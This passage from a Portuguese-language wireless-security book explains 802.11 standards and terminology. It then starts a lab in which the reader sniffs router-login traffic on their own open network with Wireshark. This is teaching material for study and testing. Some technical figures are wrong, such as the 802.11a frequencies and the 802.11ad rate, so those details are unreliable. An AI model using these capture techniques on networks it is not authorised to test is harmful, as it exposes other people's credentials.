endereço físico MAC) e LLC pertencem à camada de enlace.

1

Física

Camada física propriamente dita (cabos, hardware etc.).

Durante a transmissão de dados, cada camada comunica-se com o seu equivalente entre receptor e transmissor. Por exemplo, a camada 1 do transmissor comunica-se com a camada 1 do receptor, a camada 5 do transmissor comunica-se com a camada 5 do receptor. Para que essa comunicação entre camadas seja possível, cada dado é encapsulado dentro da camada inferior (por exemplo, a camada 7 é encapsulada dentro da camada 6 e assim sucessivamente). Chegando à camada física, os dados são repassados até o destino. O destino fará o processo inverso, desencapsulando a camada física até chegar à camada 7. No momento em que chegar à camada 7, o usuário final poderá ler os dados que foram transmitidos.

A camada de enlace (e também a camada física) é aquela pela qual os dados de redes wireless trafegam.

3.1 Padrão IEEE 802.11

Uma vez familiarizado com o modelo OSI, vamos nos fixar na camada 2 e no padrão IEEE 802.11.

Há diversos padrões que foram lançados pelo IEEE, mas um deles em especial, o padrão 802.11, é o destinado ao wireless. A tabela 3.2 mostra os principais padrões do IEEE.

Tabela 3.2 – Principais padrões do IEEE 802

Padrão

Descrição

Assume diversas responsabilidades. Como por exemplo, arquitetura de rede LAN/MAN, criptografia e

IEEE

segurança. O padrão 802.1 contém diversas emendas, como 802.1b, 802.1d, 802.1e e 802.1X (protocolos e

802.1

certificados digitais).

IEEE

Em redes wireless a camada de enlace é dividida nas camadas MAC e LLC. O padrão 802.2 define o LLC

802.2

(Controle lógico de enlace).

IEEE

Define métodos de acesso ao meio físico (CSMA/CD) e controle do fluxo de dados.

802.3

IEEE

Padrão utilizado em redes Token Bus. Muito similar ao token ring, com a diferença que o token é enviado

802.4

para todas as máquinas (por meio do barramento bus) em vez de ser circular.

Padrão utilizado em redes Token Ring (topologia de rede na forma de anel). No token ring a mensagem é

enviada dentro de um token, então quando uma estação quer enviar uma mensagem preenche o token e vai

IEEE

repassando as informações de máquina para máquina até chegar ao destino (o destino certo lê a mensagem).

802.5

Quando o token voltar à estação que enviou o token, ela o desmarca e repassa-o para a próxima estação,

repetindo o processo.

IEEE

MAN – Metropolitan Area Network. Rede de área metropolitana. Interligação de LANs de uma mesma área

802.6

geográfica.

LAN – Local Area Network. Rede de área local. Nesse tipo de topologia, há um pequeno número de ativos

IEEE

(computadores) interconectados e sua abrangência é pequena (redes domésticas, pequenas redes

802.7

empresariais, redes de hotéis etc.).

IEEE

Normas para a implementação de fibras ópticas.

802.8

IEEE

802.9

Normas para a implementação do isoEthernet.

IEEE

802.10 Prover segurança em redes LAN e MAN. A segurança para redes wireless é tratado na emenda 802.11i.

IEEE

Padrão LAN para redes wireless. Redes que adotam o padrão IEEE 802.11 (wireless) são redes não

802.11 licenciadas: não é necessário pagar taxas ou qualquer tipo de licença para a sua implementação e operação.

IEEE

O padrão 802.1X provê sistema de autenticação (usuário e senhas, certificados digitais etc.) como um

802.1X mecanismo de segurança (determinado pelo modelo EAP).

Dentro do padrão IEEE 802.11 há algumas emendas (Tabela 3. 31):

Tabela 3.3 – Principais emendas do IEEE 802.11

Ano de

Frequência de transmissão –

Protocolo

Taxa de transmissão – Velocidade

Modulação

lançamento

Alcance antena

DSSS,

802.11

1997

2.4 GHz

1 ou 2 Mbit/s

FHSS

DSSS,

802.11b

1999

2.4 GHz

1, 2, 5.5, 11 Mbit/s

CCK

802.11a

1999

3.7 ou 5 GHz

6, 9, 12, 18, 24, 36, 48, 54 Mbit/s

OFDM

Opera nos mesmos padrões que o OFDM,

802.11g

2003

Lançado em 1997; foi o primeiro padrão para wireless. O padrão 802.11 somente opera em 1 ou 2Mbps, uma taxa de velocidade bastante baixa. Nesse padrão as transmissões em rede wireless são feitas via radiofrequência.

O padrão 802.11 utiliza como método de modularização as técnicas DSS e FHSS. A técnica DSS divide a frequência de operação em vários canais (1 até 14 para ser mais exato) e o FHSS transmite a informação em várias frequências. Ou seja, vai dando saltos entre as frequências (em um momento utiliza uma determinada frequência, passado um tempo, pula para outra frequência e assim sucessivamente. Embora evite interferência, atrasa a transmissão de dados).

O padrão 802.11 utiliza o método CSMA/CA (Carrier Sense Multiple Access with Collision Avoidance) para ter acesso ao meio físico. Nesse método, a estação que deseja utilizar o meio físico, envia um sinal informando a todas as outras estações que vai enviar dados (e por quanto tempo ocupará o meio físico). Enquanto a estação estiver enviando dados, nenhuma outra estação usa o meio físico.

3.1.2 Padrão 802.11b

O padrão 802.11b opera utilizando a modulação DSS, dividindo a banda em 14 canais (Tabela 3.4).

Tabela 3.4 – Canais e suas respectivas frequências

Canal Frequência

1

2.412 GHz

2

2.417 GHz

3

2.422 GHz

4

2.427 GHz

5

2.432 GHz

6

2.437 GHz

7

2.442 GHz

8

2.447 GHz

9

2.452 GHz

10

2.457 GHz

11

2.462 GHz

12

2.467 GHz

13

2.472 GHz

14

2.484 GHz

Cada canal tem um alcance de 22 MHz. Portanto, operar redes wireless com canais próximos (distâncias menores que 22 MHz) pode apresentar sinais de interferência.

É sempre recomendado escolher canais com uma diferença de 22 MHz. Por exemplo: se o leitor tem em sua residência dois roteadores wireless, o mais aconselhado é fixar o primeiro roteador em um canal de sua preferência (por exemplo o canal 1) e fixar o segundo em um canal com aproximadamente 22 MHz de diferença (por exemplo o canal 6). Canais escolhidos com essa diferença são menos propensos a interrupções e interferências. Caso exista sinais de outros roteadores wireless (como, por exemplo, um vizinho opera sobre o canal 1, outro opera sobre o canal 6, outro sobre o canal 11), é possível gerar a menor interferência escolhendo o canal sobre o sinal mais fraco (supondo que o canal mais fraco é o 1, escolha entre os canais 2 ou 3). Um outro fato interessante é a questão da utilização da faixa de canais. No

Brasil (seguindo o modelo americano) é permitido a utilização de canais 1 até o canal 11. Em outros regiões, como a Europa, apenas o canal 14 não é permitido, já no Japão todos os canais são liberados.

Além do DSS, o 802.1b utiliza o CCK, que melhora a velocidade de transmissão de dados para 5.5 e 11 Mbit/s.

3.1.3 Padrão 802.11a

O padrão 802.11a opera na frequência de 5 GHz. Portanto, redes que apresentam canais elevados (canal 120, 140, e outros) estão operando no padrão 802.11a e o dispositivo wireless deve ter suporte a esses canais para conectar-se ao ponto de acesso.

O padrão 802.11a utiliza a técnica de modularização OFDM: os pacotes de dados são quebrados em pacotes menores e transmitidos em paralelo em faixas de frequência diferentes, diminuindo a interferência. Televisão e rádio também utilizam essa técnica.

Digite o comando iw list no terminal de comandos e verifique se a sua placa tem suporte ao padrão 802.11a:

--- A interface suporta frequências elevadas (40, 52 etc.) ---

root@kali# **iw list**

iphy phy0

Band 1:

Frequencies:

* 2412 MHz [1] (15.0 dBm)

* 2417 MHz [2] (15.0 dBm)

* 2422 MHz [3] (15.0 dBm)

* 2427 MHz [4] (15.0 dBm)

* 2432 MHz [5] (15.0 dBm)

* 2437 MHz [6] (15.0 dBm)

* 2442 MHz [7] (15.0 dBm)

* 2447 MHz [8] (15.0 dBm)

* 2452 MHz [9] (15.0 dBm)

* 2457 MHz [10] (15.0 dBm)

* 2462 MHz [11] (15.0 dBm)

* 2467 MHz [12] (15.0 dBm) (no IR)

* 2472 MHz [13] (15.0 dBm) (no IR)

Band 2:

Frequencies:

* 5180 MHz [36] (15.0 dBm) (no IR)

* 5200 MHz [40] (15.0 dBm) (no IR)

* 5220 MHz [44] (15.0 dBm) (no IR)

* 5240 MHz [48] (15.0 dBm) (no IR)

* 5825 MHz [165] (15.0 dBm) (no IR)

3.1.4 Padrão 802.11g

Sendo compatível com o padrão 802.11b, o padrão 802.11g adota as modulações DSSS e OFDM. Por transmitir os dados em uma velocidade de 54 Mbit/s, é uma versão mais rápida que o 802.11b. Porém, se um dispositivo que suporta o padrão 802.11g (velocidade máxima de 54 Mbit/s) estiver conversando com um dispositivo que suporta apenas o padrão 802.11b (11 Mbit/s), a velocidade máxima alcançada por ambos será de 11 Mbit/s. O mesmo princípio ocorre com a modulação de sinal: dispositivos 802.11g comunicam-se com dispositivos 802.11a via OFDM e com dispositivos 802.11b via DSSS.

3.1.5 Padrão 802.11n

O padrão 802.11n utiliza a tecnologia Multiple-Input Multiple-Output (MIMO), permitindo a utilização de múltiplas antenas, com uma taxa de transmissão de dados em torno de 150 Mbit/s para cada antena.

Em um padrão 802.11n, pode-se utilizar até quatro antenas (quatro para o transmissor – ponto de acesso – e quatro para o receptor – cliente wireless). Utilizada essa quantidade de antenas, o padrão 802.11n alcança a faixa de 600 Mbit/s.

3.1.6 Padrão 802.11ac

O padrão 802.11ac pode trabalhar com faixas de transmissão extremamente altas, em torno de 6.75 Gbit/s, isso porque essa tecnologia utiliza a modularização MU-MIMO (Multi-User MIMO): cada antena transmite um

valor aproximado de 433 Mbit/s. Considerando três antenas, a taxa de transmissão ficará em torno de 1.3 Gbit/s.

3.1.7 Padrão 802.11ad

Também conhecido como WiGi (Wireless Gigabit Alliance), esse padrão opera em um alcance de 60 GHz e pode chegar próximo aos 7 GHz como taxa de transmissão.

3.1.8 Outros padrões

Outros padrões além dos principais que valem a pena serem citados são:2

• 802.11d – Inclui informações de domínios regulatórios. Esse padrão é adotado nos casos em que os padrões convencionais não são utilizados (por problemas de compatibilidade). O padrão 802.11a não opera na Europa, sendo empregado o 802.11d.

• 802.11c – Operações de pontes (*bridge*) entre redes wireless.

• 802.11e – Voltado ao QoS (Quality Of Service – Qualidade de serviço). Graças ao QoS, as interferências são diminuídas e os serviços como o VoIP beneficiados.

• 802.11f – Define o protocolo IAPP (Inter-Access-Point Protocol – Permite a comunicação entre dispositivos de diversos fabricantes).

• 802.11h – Regulamentação para dispositivos que operam em uma frequência de transmissão de 5 GHz na Europa.

• 802.11i – Definições de segurança. O padrão 802.11i redefiniu o antigo

modelo de segurança WEP. Esse padrão é conhecido como WPA2.

3.2 Terminologia

Entender as principais terminologias utilizadas é fundamental antes de trabalharmos com os sistemas de criptografia e modos de burlá-los. Essa seção foi introduzida com esse propósito: no decorrer do livro serão feitas

referências a determinados termos, descritos a seguir:

• LAN (Local Area Network) – Rede de área local. Nesse tipo de topologia há um pequeno número de ativos (computadores) interconectados e sua abrangência é pequena (redes domésticas, pequenas redes empresariais, redes de hotéis etc.).

No Linux, o seu endereço de LAN pode ser visualizado com o comando ifconfig:

root@kali# **ifconfig**

eth0 Link encap:Ethernet HWaddr 00:23:15:73:86:6c

inet addr:192.168.1.100 Bcast:192.168.1.255 Mask:255.255.255.0

• WLAN (Wireless Local Area Network) – Redes LAN que utilizam

wireless como forma de comunicação e troca de dados (em vez de cabos),

sendo categorizadas como WLAN.

• MAN (Metropolitan Area Network) – Rede de área metropolitana.

Interligação das LANs/WLANs de uma mesma área geográfica, formando

uma MAN.

• WAN (Wide Area Network) – Rede de longas distâncias. Redes WAN

são a interligação das MANs. A internet é um exemplo de WAN. O seu

endereço

WAN

pode

ser

consultado

visitando

o

site

http://www.meuip.com.br.

• Access Point (AP) ou Ponto de Acesso – O ponto de acesso interconecta

a rede local (LAN/WLAN) a outras topologias (WAN e MAN). Um ponto

de acesso também pode ser utilizado para interconectar BSAs por

intermédio de DS/WDS. O roteador TP-LINK_E1E866 (também

empregado para outras funcionalidades, como ponto de acesso) é

mostrado na figura 3.1.





Figura 3.1 – Exemplo de um ponto de acesso/roteador. Fonte: http://www.tp-link.com.br/products/details/?model=TL-WR741ND.

• Station (STA), Estação ou Cliente wireless – Estações que estão conectadas ao ponto de acesso. Todo e qualquer dispositivo wireless (computadores, smartphones e outros) é um cliente ou Station.

• Distribution System (DS) ou Sistema de Distribuição – Por meio do DS é possível interconectar vários pontos de acesso, juntando diversas células BSAs numa célula só. Nesse sistema os pontos de acesso estão conectados por intermédio de uma conexão Ethernet (física). A figura 3.2 mostra um DS.

Figura 3.2 – Distribution System: nesse sistema o DS é a conexão ethernet.

• WDS (Wireless Distribution System) – Similar ao DS, porém nesse sistema os pontos de acesso estão conectados por meio de uma conexão wireless (Figura 3.3).





Figura 3.3 – Wireless Distribution System: nesse sistema o DS é a conexão wireless.

• Basic Service Set (BSS) – Grupo de estações (AP+STAs), conforme mostra a figura 3.4.


Figura 3.4 – Representação de um BSS. Adaptação: http://technet.microsoft.com/en-us/library/cc757419%28v=ws.10%29.aspx.

• Basic Service Area (BSA) – Células que contêm o BSS, conforme mostra a figura 3.5.

Figura 3.5 – Representação de um BSA. Adaptação: http://technet.microsoft.com/en-us/library/cc757419%28v=ws.10%29.aspx.

• Extend Service Set (ESS) – O ESS permite a integração entre BSSs por meio do DS/WDS. Caso a rede utilize somente um BSS, como é o caso de redes domésticas, o ESS é formado por apenas esse BSS. A figura 3.6 mostra um ESS formado por dois BSS.





Figura 3.6 – ESS formado por dois BSS. Normalmente, em redes domésticas, o ESS é formado por apenas um BSS. Fonte: http://technet.microsoft.com/en-us/library/cc757419%28v=ws.10%29.aspx.

• Basic Service Set Identification (BSSID) – Identificador do BSS. O BSSID é identificado pelo endereço MAC do ponto de acesso.

• Service Set Identification (ESSID) – Identificador do ESS. O ESSID é o nome do ponto de acesso (modo infraestrutura) ou nome do STA responsável pela rede (modo ad hoc).

3.3 Tipos de rede wireless

As redes wireless podem ser categorizadas em dois tipos: infraestrutura ou ad hoc.

Conforme a excelente explicação apresentada pelo site Kioskea Brasil:3

Em **modo infraestrutura** cada computador estação (notado **STA**) conecta-se em um ponto de acesso (**AP**) via uma ligação sem fios. O conjunto formado pelo ponto de acesso e as estações situadas na sua zona de cobertura chama-se conjunto de serviços básicos (ou **BSS**) e constituem uma célula (**BSA**). Cada BSS é identificado com um **BSSID**, um identificador de 6 bytes (48 bits). No modo infraestrutura, o BSSID corresponde ao endereço MAC do ponto de acesso. No modo ad hoc o BSSID corresponde ao endereço MAC da estação que está fazendo o papel de ponto de acesso.

Ainda é possível ligar vários pontos de acesso por meio do DS/WDS para constituir um conjunto de serviços vasto (**ESS**). Um ESS abrange mais de um BSS. Se houver apenas um ponto de acesso, o ESS abrange apenas aquele BSS. Cada ESS é identificado por um **ESSID** (abreviado como SSID) – um nome que identifica aquela rede wireless em questão.

A diferença entre os modos infraestrutura e ad hoc é que, no modo ad hoc, é um STA que assume o papel do ponto de acesso. De resto, o modo de funcionamento (BSS, BSSID, DS, ESS, ESSID) é idêntico ao funcionamento de redes em modo infraestrutura. Redes ad hoc também são chamadas de redes **IBSS**.


3.4 Modos promíscuo, monitor e managed

O modo promíscuo é o modo de operação em que a placa de rede consegue capturar o tráfego de dados, mesmo que eles não sejam destinados à máquina que opera em modo promíscuo. Utilizado em redes cabeadas.

O modo managed é o modo tradicional de operação de um STA, ou seja, ele se conecta ao ponto de acesso e a placa de rede wireless não tem a capacidade de monitorar e capturar os dados da rede, apenas de enviar e receber dados destinados ao STA.

Já o modo monitor é um modo em que a placa wireless consegue monitorar e capturar todo o tráfego de dados de um BSS, e não somente os dados destinados ao STA. O modo monitor também permite que pacotes sejam capturados sem que o atacante se associe ao ponto de acesso.

3.5 Laboratórios iniciais

Será realizado dois laboratórios para análise da diferença de uma placa wireless em modo managed e em modo monitor.

3.5.1 Laboratório managed

O roteador usado para os exercícios será o roteador TP-LINK modelo TL-WR741ND, mas os exercícios poderão ser feitos em qualquer outro roteador.

1. Configure uma rede sem nenhum sistema de criptografia (Figura 3.7).

Em redes OPN, os dados são trafegados em claro, sendo mais fácil a sua captura. Capturar dados em redes criptografadas também é possível, mas como primeiro laboratório, escolha o sistema OPN.

Figura 3.7 – Configurando uma rede sem nenhum sistema de criptografia (rede OPN).

2. Finalize os processos pelo airmon-ng. A princípio não será utilizado a suíte Aircrack-ng, porém habitue-se a finalizar processos desnecessários. Além disso, certifique-se de que a interface wlan0 esteja ativa (up):

root@kali# **airmon-ng check kill**

root@kali# **ifconfig wlan0 up**

3. Verifique as redes sem fio disponíveis:

--- EDITADO POR MOTIVOS VISUAIS ---

root@kali# **iw dev wlan0 scan**

BSS 74:ea:3a:e1:e8:66 (on wlan0)

TSF: 363674738 usec (0d, 00:06:03)

freq: 2462

beacon interval: 100

capability: ESS ShortPreamble ShortSlotTime (0x0421)

signal: -31.00 dBm

last seen: 0 ms ago

Information elements from Probe Response frame:

SSID: TP-LINK_E1E866

Supported rates: 1.0* 2.0* 5.5* 11.0* 6.0 9.0 12.0 18.0

DS Parameter set: channel 11

ERP: <no flags>

Extended supported rates: 24.0 36.0 48.0 54.0

• BSS –BSSID da rede (endereço MAC do ponto de acesso).

• Signal – Frequência do sinal. Quanto menor o módulo do número, mais próximo o dispositivo wireless está do ponto de acesso.

• SSID – Nome da rede.

• Supported rates e Extend supported rates – Bit rate enviado pelo ponto de acesso. No exemplo a faixa vai de 1 Mbit/s até 54 Mbit/s, indicando uma rede 802.11g.

• DS Parameter set – Canal usado pelo ponto de acesso para transmissão de dados.

4. A interface wlan0 não está associada à rede TP-LINK_E1E866:

root@kali# **iw dev wlan0 link**

Not connected.

5. Associe a interface wlan0 à rede TP-LINK_E1E866:

root@kali# **iw dev wlan0 connect -w "TP-LINK_E1E866"**

6. A interface está associada ao ponto de acesso:

root@kali# **iw dev wlan0 link**

Connected to 74:ea:3a:e1:e8:66 (on wlan0)

SSID: TP-LINK_E1E866

freq: 2427

RX: 19357 bytes (154 packets)

TX: 845 bytes (9 packets)

signal: -35 dBm

tx bitrate: 1.0 MBit/s

bss flags: short-preamble short-slot-time

dtim period: 1

beacon int: 100

7. Atribua um endereço IP de rede que não esteja em uso por outras estações:

root@kali# **ifconfig wlan0 192.168.1.2**

root@kali# **route add default gw 192.168.1.1 wlan0**

8. Inicie a captura do tráfego aéreo com o sniffer4 Wireshark. Há outros sniffers que podem ser utilizados, como o tcpdump. Sinta-se livre para usar aquele que mais o agrada:

root@kali# **wireshark**

9. Caso apareça uma mensagem de erro, não há problemas, isso porque estamos executando o Wireshark como o superusuário root. Significa apenas um alerta de que não devemos fazer isso. Selecione a interface em modo managed wlan0 (Figura 3.8).

10. Escreva http and ip.dst==192.168.1.1 em Filter e aplique as alterações no campo Apply: o Wireshark irá filtrar todo o tráfego destinado com o protocolo http e IP de destino 192.168.1.1.

11. Com um dispositivo wireless (tablet, celular etc.), acesse a página do

seu roteador (normalmente *http://192.168.1.1*) com o seu usuário e senha (normalmente admin e admin).

